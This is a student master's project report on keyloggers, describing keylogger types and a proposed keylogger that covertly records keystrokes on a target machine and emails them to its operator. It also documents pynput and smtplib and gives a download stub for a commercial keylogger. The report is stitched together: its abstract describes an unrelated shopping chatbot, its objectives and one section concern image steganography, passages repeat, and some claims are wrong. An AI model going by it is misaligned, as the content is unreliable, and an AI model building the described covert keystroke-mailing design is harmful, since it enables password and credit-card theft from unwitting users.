

A
Project report on
KEYLOGGER IN CYBER SECURITY

*Submitted in partial fulfillment of the requirements
For the award of degree
Of*
Master in Computer Application (MCA)

Submitted by
Arti
(22TSMCDDN01004)



Under the guidance of

Dr. Sanjeev Kumar
Head of Department
(Tech School)



ICFAI TECH SCHOOL
THE ICFAI UNIVERSITY, DEHRADUN
MAY 2024



ICFAI TECH SCHOOL
THE ICFAI UNIVERSITY, DEHRADUN

Certificate

This is to certify that the work in the project report entitled “**Keyloggers in Cyber Security**” by Arti bearing **22TSMCDDN01004** is a bonafede record of project work carried out by her under my supervision and guidance in partial fulfillment of the requirements for the award of the degree of Masters in Computer Application in the department of ICFAI Tech School, The ICFAI University, Dehradun. Neither this project nor any part of it has been submitted for any degree or academic award elsewhere.

Signature of project guide
Dr. Sanjeev Kumar
(Head of Department)

Date:



ICFAI TECH SCHOOL
THE ICFAI UNIVERSITY, DEHRADUN

ACKNOWLEDGMENT

A thesis cannot be completed without the help of many people who contribute directly or indirectly through their constructive criticism in the evolution and preparation of this work. It would not be fair on my part, if I don't say a word of thanks to all those whose sincere advice made this period a real educative, enlightening, pleasurable and memorable one.

I extend my deep sense of gratitude to my supervisors Dr. Sanjeev Kumar, Head of Department, Tech school, ICFAI University, Dehradun who permitted me to carry out research work under their able guidance. Their dynamism and diligent enthusiasm have been highly instrumental in keeping my spirit high. Their abundant knowledge is a benefit for me. I would also like to thank my guardians, parents and my classmates for their support and motivation during the entire course of my thesis work.

Arti
(22TSMCDDN01004)

ABSTRACT

The project is based on web apps and chatbots where people can buy products online. In the web app users can create accounts to place orders and buy products. The chatbot acts as customer support. Users can chat with the bot to get information about the new products, orders and track their orders. With the help of AI and chatbot the cost and effort to manage an entire customer support team is neglected. Orders are differentiated by the help of authentication and only authenticated users can buy products which makes the seller to avoid misunderstandings and fraud activities. Users location information is taken by the web app, so that the orders can be delivered. Chatbot helps with recommending new products and other related products to the users to increase the sales for the seller, which drastically brings a change in the profit of the seller. The chatbot is beneficial for both the users and the seller in a way where seller gets more selling and the users don't have to wait for a human customer support team to connect and process their feedbacks or questions thus. Chatbot will be available anytime for user to make queries about any topic.

CONTENTS

1. Introduction	1-3
1.1 Introduction	1
1.2 Objective	2
1.3 Scope	2
1.4 Requirement Specifications	2
1.5 Modules	3
2. Analysis and Design	4-7
2.1 Existing System	4
2.2 Proposed System	4
2.3 Block Diagram	4
2.4 Project Description	5
2.5 System Constraints	7
3. Implementation	8-13
3.1 Tools used	8-11
3.2 Working of the Program	12-13
4. Testing	14-18
4.1 Introduction	14
4.2 Unit Testing	15
4.3 Integration Testing	16
4.4 System Testing	17-18
5. Live Tool	19-26
6. Conclusion	27
7. References	28
8. Appendices	29-30


CHAPTER 1

INTRODUCTION

1.1 Introduction

Keylogger also known as keystroke loggers, may be defined as the recording of the key passed on a system and saved it to a file, and that file is accessed by the person using this malware. Keylogger can be a software or a hardware.

There are mainly two types of keylogger:-



1. Software Key-Loggers:

Software key-Loggers are the computer programs which are developed to steal password from the victims computer. However keyLoggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Also Microsoft window 10 also has KeyLoggers installed in it.

i. JavaScript based KeyLogger:-

It is a malicious script which is installed into a web page, and listen for key to press such as `oneKeyUp()`. These scripts can be sent by various methods, like sharing through social media, sending as a mail file, or RAT file.

ii. Form Based KeyLogger:-

These are KeyLogger which activate when a person fill a form online and when click the button submit all the data or the words written is sent via file on a computer. Some KeyLogger works as a API in running application it looks like a simple application and whenever a key is pressed it record it.

2. Hardware Key-Loggers:

These are not dependent on any software as these are hardware KeyLogger. Keyboard hardware is a circuit which is attached in a keyboard itself that whenever the key of that keyboard pressed it gets recorded.

1.2 Objectives

This project comprehends the following objectives:

- To Produce security tool based on stenographic techniques.
- To explore LSB techniques of hiding data using stenography.

1.3 Scope

The scope of the project as follows:

- Implementation of a variation of LSB technique for hiding information i.e. text in image files.

1.4 Requirement Specifications

To run this project on various platforms, we need some hardware and software to support this project.

Hardware Specification:

- Minimum 1GB RAM
- Minimum 10 GB Hard Disk Space

Software Specification:

- System that can run python

1.5 Modules:

- Key Listener
- Saving the Keystroke to file
- Mailing the Keystrokes

CHAPTER 2

SYSTEM DESIGN AND ANALYSIS


1.1 Existing System


The keylogger already exist just record the keystroke in the same system and the program has to be install manually. And retrieve the keystroke manually form the target machine, which is not so easy to get access to target machine to run the keylogger program in that and get access to the target machine and access the program later and get the keystrokes.

1.2 Proposed System

In this program, I have reduced the work of accessing the target machine. After installing the program to get the keystrokes stored in the target machine because I have enabled an option for the user to get the keystrokes from the target machine using mail. The program automatically stores the keystrokes and mail to the user from the target machine which makes the work for the user to avoid going to the target machine again and retrieve the data.

1.3 Block Diagram





1.4 PROJECT DESCRIPTION

The only thing we can know for sure is that we will never know an exact date or an exact person to pinpoint the invention of keyloggers on. They have existed and have been used for many years. Keyloggers first appeared on the scene in the late 80's and early 90's. One of the earliest keyloggers was writing by a man named Perry Kivolowitz. He posted his source code to net.unix-wizards, net.sources on November 17, 1983. The program basically operated by locating character lists, or clists, as they were being built by the Unix kernel.

Keyloggers have a wide variety of uses and can be either hardware-based or software-based. The main purpose is to log everything that is typed on a keyboard and store it in text files for later assessment. Everything that is typed will be logged; this includes sensitive information such as passwords, names, pin numbers, and even credit card numbers. While keyloggers have many acceptable uses they also have many malicious uses.

Acceptable uses:

- Parent monitoring child's computer usage
- Boss monitoring employee's computer usage
- Government retrieving information pertinent to a crime

Malicious uses:

- Cracking passwords
- Gaining unauthorized information
- Stealing credit card numbers
- Reading sent emails or messages not intended for public viewing
- Retrieving secret names
- Stealing account number

Most associations with keyloggers are much like those with hackers. Even though there are many beneficial uses to keyloggers the only ones the public seems to associate with them are the malicious ones. Software keyloggers fall into basically five main categories, hypervisor-based, API-based, Form grabbing based, Memory injected based, and Kernel-based. Hypervisor- based loggers can be embedded in a malware hypervisor running behind the operating system. The essentially become a virtual machine that is undetected by the computer user. A good example of this is a program called Blue Pill. API-based loggers are simple programs that hook the keyboard's API allowing for windows to notify the program each time a key is pressed.

Even though these are the simplest to write they may be easily detected in the event there is a great amount of keystrokes to pull. The increased amount of key pulling will also increase the CPU usage which can be seen by the computer user via task manager or some other 3rd party software that displays CPU usage. A form grabbing based logger is confined only to web based forms. These loggers record data that is input into forms and captured when the user clicks the submit button. Because this is done on the host side of the machine it can bypass any security set up by a HTTPS website such as Bank account web pages and those alike. Memory injection based loggers do just as the name states; they inject directly into memory and alter memory tables to capture keystrokes in web forms

and other system functions. This method is commonly used when the user wants to bypass Windows UAC (User Access Control).

Finally, Kernel based loggers are the most difficult to program and implement but also allow for the greatest amount of discrepancy. These loggers can act as a keyboard driver giving it the ability to capture any and all information typed on the keyboard. They are typically implemented using rootkits that can bypass the operating system kernel and give the user unauthorized access to the system hardware.

1.5 System Constraints

Some of the system constraints in this project are as follows:

■ User Interface Constraints

Using this program is fairly simple and intuitive. An user familiar with basic programming skills should be able to understand all functionality provided by the program.

■ Hardware Constraints

This program should work on most desktop, laptops.

■ Software Constraints

This program is designed to run on all Python IDE without any problem.

CHAPTER 3

IMPLEMENTATION

3.1 Tool Used

To achieve this project, I have used some technologies in this project, those are

- PYNPUT
- SMTPLIB

PYNPUT

PYNPUT This library allows you to control and monitor input devices.

It contains sub-packages for each type of input device supported:

`pynput.mouse`

Contains classes for controlling and monitoring a mouse or track-pad.

`pynput.keyboard`

Contains classes for controlling and monitoring the keyboard.

All modules mentioned above are automatically imported into the `pynput` package. To use any of them, import them from the main package:

SYNTAX

`from pynput import mouse, keyboard`

A keyboard listener is a `threading.Thread`, and all callbacks will be invoked from the thread.

Call `pynput.keyboard.Listener.stop` from anywhere, raise `StopException` or return `False` from a callback to stop the listener.

The `key` parameter passed to callbacks is a `pynput.keyboard.Key`, for special keys, a `pynput.keyboard.KeyCode` for normal alphanumeric keys, or just `None` for unknown keys.

When using the non-blocking version above, the current thread will continue executing. This might be necessary when integrating with other GUI frameworks

that incorporate a main-loop, but when run from a script, this will cause the program to terminate immediately.

- **The keyboard listener thread**

The listener callbacks are invoked directly from an operating thread on some platforms, notably Windows.

This means that long running procedures and blocking operations should not be invoked from the callback, as this risks freezing input for all processes.

A possible workaround is to just dispatch incoming messages to a queue, and let a separate thread handle them.

- **Handling keyboard listener errors**

If a callback handler raises an exception, the listener will be stopped. Since callbacks run in a dedicated thread, the exceptions will not automatically be reraised.

To be notified about callback errors, call `Thread.join` on the listener instance:

- **Toggling event listening for the keyboard listener**

Once `pynput.keyboard.Listener.stop` has been called, the listener cannot be restarted, since listeners are instances of `threading.Thread`.

If your application requires toggling listening events, you must either add an internal flag to ignore events when not required, or create a new listener when resuming listening.

- **Synchronous event listening for the keyboard listener**


To simplify scripting, synchronous event listening is supported through the utility class `pynput.keyboard.Events`. This class supports reading single events in a non-blocking fashion, as well as iterating over all events.

To read a single event, use the following code:

To iterate over keyboard events, use the following code:

Please note that the iterator method does not support non-blocking operation, so it will wait for at least one keyboard event.

The events will be instances of the inner classes found in `pynput.keyboard.Events`.



```

est.py x kbd.py x
from pynput.keyboard import Key
from pynput.keyboard import Controller

keyboard = Controller()

print("Test string")

with keyboard.pressed(Key.shift):
    keyboard.press(Key.left)
    keyboard.release(Key.left)
    keyboard.press(Key.left)
    keyboard.release(Key.left)
    keyboard.press(Key.left)
    keyboard.release(Key.left)
    keyboard.press(Key.left)
    keyboard.release(Key.left)
    keyboard.press(Key.left)
    keyboard.release(Key.left)
    keyboard.press(Key.left)
    keyboard.release(Key.left)
    keyboard.release(Key.shift)

```

SMTPLIB

The smtplib module defines an SMTP client session object that can be used to send mail to any Internet machine with an SMTP or ESMTP listener daemon. For details of SMTP and ESMTP operation, consult RFC 821 (Simple Mail Transfer Protocol) and RFC 1869 (SMTP Service Extensions).

```

class      smtplib.SMTP(host="",      port=0,      local_hostname=None,
[timeout, ],source_address=None)

```

An SMTP instance encapsulates an SMTP connection. It has methods that support a full repertoire of SMTP and ESMTP operations. If the optional host and port parameters are given, the SMTP connect() method is called with those parameters during initialization. If specified, local_hostname is used as the FQDN of the local host in the HELO/EHLO command. Otherwise, the local hostname is found using socket.getfqdn(). If the connect() call returns anything other than a success code, an SMTPConnectError is raised. The optional timeout parameter specifies a timeout in seconds for blocking operations like the connection attempt (if not specified, the global default timeout setting will be used). If the timeout expires, socket.timeout is raised. The optional source_address parameter allows binding to some specific source address in a machine with multiple network interfaces, and/or to some specific source TCP

port. It takes a 2-tuple (host, port), for the socket to bind to as its source address before connecting. If omitted (or if host or port are "" and/or 0 respectively) the OS default behavior will be used.

For normal use, you should only require the initialization/connect, sendmail(), and SMTP.quit() methods. An example is included below.

```
class smtplib.SMTP_SSL(host="", port=0, local_hostname=None, keyfile=None,
certfile=None, [timeout, ]context=None, source_address=None)
```

An SMTP_SSL instance behaves exactly the same as instances of SMTP. SMTP_SSL should be used for situations where SSL is required from the beginning of the connection and using starttls() is not appropriate. If host is not specified, the local host is used. If port is zero, the standard SMTP-over-SSL port (465) is used. The optional arguments local_hostname, timeout and source_address have the same meaning as they do in the SMTP class. context, also optional, can contain a SSLContext and allows configuring various aspects of the secure connection. Please read Security considerations for best practices. keyfile and certfile are a legacy alternative to context, and can point to a PEM formatted private key and certificate chain file for the SSL connection.



3.2 Working of the Program

There are currently three effective methods in applying Image Steganography in spatial domain:

- LSB Substitution
- Blocking (DCT)
- Palette Modification.

LSB (Least Significant Bit) Substitution is the process of modifying the least significant bit of the pixels of the carrier image.

Blocking works by breaking up an image into “blocks” and using Discrete Cosine Transforms (DCT). Each block is broken into 64 DCT coefficients that approximate luminance and color—the values of which are modified for hiding messages.

Palette Modification replaces the unused colors within an image’s color palette with colors that represent the hidden message

3.3 Working of the program

Software keyloggers fall into basically five main categories, hyper-visor-based, API-based, Form grabbing based, Memory injected based, and Kernel-based. Hypervisor-based loggers can be embedded in a malware hyper-visor running behind the operating system. The essentially become a virtual machine that is undetected by the computer user. A good example of this is a program called Blue Pill.

API-based loggers are simple programs that hook the keyboard’s API allowing for windows to notify the program each time a key is pressed. Even though these are the simplest to write they may be easily detected in the event there is a great amount of keystrokes to pull. The increased amount of key pulling will also increase the CPU usage which can be seen by the computer user via task manager or some other 3rd party software that displays CPU usage. A form grabbing based logger is confined only to web based forms. These loggers record data that is input into forms and captured when the user clicks the submit button. Because this is done on the host side of the machine it can bypass any security set up by a HTTPS website such as Bank account web pages and those alike.

Memory injection based loggers do just as the name states; they inject directly into memory and alter memory tables to capture keystrokes in web forms and other system functions. This method is commonly used when the user wants to bypass Windows UAC (User Access Control). Finally, Kernel based loggers are the most difficult to program and implement but also allow for the greatest amount of discrepancy. These loggers can act as a keyboard driver giving it the ability to capture any and all information typed on the keyboard. They are typically implemented using rootkits that can bypass the operating system kernel and give the user unauthorized access to the system hardware.

CHAPTER-4

TESTING

4.1 Introduction

Software Testing is a method to check whether the actual software product matches expected requirements and to ensure that software product is Defect free. It involves execution of software/system components using manual or automated tools to evaluate one or more properties of interest. The purpose of software testing is to identify errors, gaps or missing requirements in contrast to actual requirements.

Software Testing is Important because if there are any bugs or errors in the software, it can be identified early and can be solved before delivery of the software product. Properly tested software product ensures reliability, security and high performance which further results in time saving, cost effectiveness and customer satisfaction.

Here are the benefits of using software testing:

- **Cost-Effective:**

- o It is one of the important advantages of software testing. Testing any IT project on time helps you to save your money for the long term. In case if the bugs caught in the earlier stage of software testing, it costs less to fix.

- **Security:**

- o It is the most vulnerable and sensitive benefit of software testing. People are looking for trusted products. It helps in removing risks and problems earlier.

- **Product quality:**

- o It is an essential requirement of any software product. Testing ensures a quality product is delivered to customers.

- **Customer Satisfaction:**

- o The main aim of any product is to give satisfaction to their customers. UI/UX Testing ensures the best user experience.

Here are important strategies in software engineering:

- **Unit Testing:**

This software testing approach is followed by the programmer to test the unit of the program. It helps developers to know whether the individual unit of the code is working properly or not.

- **Integration testing:**

It focuses on the construction and design of the software. You need to see that the integrated units are working without errors or not.

- **System testing:**

In this method, your software is compiled as a whole and then tested as a whole. This testing strategy checks the functionality, security, portability, amongst others.

4.2 Unit testing

UNIT TESTING is a type of software testing where individual units or components of a software are tested. The purpose is to validate that each unit of the software code performs as expected. Unit Testing is done during the development (coding phase) of an application by the developers. Unit Tests isolate a section of code and verify its correctness. A unit may be an individual function, method, procedure, module, or object.


In SDLC, STLC, V Model, Unit testing is first level of testing done before integration testing. Unit testing is a White Box testing technique that is usually performed by the developer.

Unit Testing Techniques:

The Unit Testing Techniques are mainly categorized into three parts which are Black box testing that involves testing of user interface along with input and output, White box testing that involves testing the functional behaviour of the software application and Gray box testing that is used to execute test suites, test methods, test cases and performing risk analysis.

Code coverage techniques used in Unit Testing are listed below:


- Statement Coverage
- Decision Coverage
- Branch Coverage
- Condition Coverage
- Finite State Machine Coverage



4.3 Integration testing

INTEGRATION TESTING is a level of software testing where individual units / components are combined and tested as a group. The purpose of this level of testing is to expose faults in the interaction between integrated units. Test drivers and test stubs are used to assist in Integration Testing.

- **Integration testing:** Testing performed to expose defects in the interfaces and in the interactions between integrated components or systems. See also component integration testing, system integration testing.
- **Component integration testing:** Testing performed to expose defects in the sinterfaces and interaction between integrated components.
- **System integration testing:** Testing the integration of systems and packages; testing interfaces to external organizations (e.g. Electronic Data Interchange, Internet).



4.4 System testing

SYSTEM TESTING is a level of testing that validates the complete and fully integrated software product. The purpose of a system test is to evaluate the end-to-end system specifications. Usually, the software is only one element of a larger computer-based system. Ultimately, the software is interfaced with other software/hardware systems. System Testing is actually a series of different tests whose sole purpose is to exercise the full computer-based system.

There are more than 50 types of System Testing. Below we have listed types of system testing a large software development company would typically use:


1. **Usability Testing-** mainly focuses on the user's ease to use the application, flexibility in handling controls and ability of the system to meet its objectives
2. **Load Testing-** is necessary to know that a software solution will perform under real-life loads.
3. **Regression Testing-** involves testing done to make sure none of the changes made over the course of the development process have caused new bugs. It also makes sure no old bugs appear from the addition of new software modules over time.

4. **Recovery testing-** is done to demonstrate a software solution is reliable, trustworthy and can successfully recoup from possible crashes.

5. **Migration testing-** is done to ensure that the software can be moved from older system infrastructures to current system infrastructures without any issues.

6. **Functional Testing-** Also known as functional completeness testing, Functional Testing involves trying to think of any possible missing functions. Testers might make a list of additional functionalities that a product could have to improve it during functional testing.

7. **Hardware/Software Testing-** IBM refers to Hardware/Software testing as "HW/SW Testing". This is when the tester focuses his/her attention on the interactions between the hardware and software during system testing.




Live Tool

Tool Name:- Spyrix

✧ Download:-

* Go to the chrome and type Spyrix Keylogger as shown :-




There are many tools available in the market to gather this kind of information.

* Now go to the download button and start downloading as per your requirements.

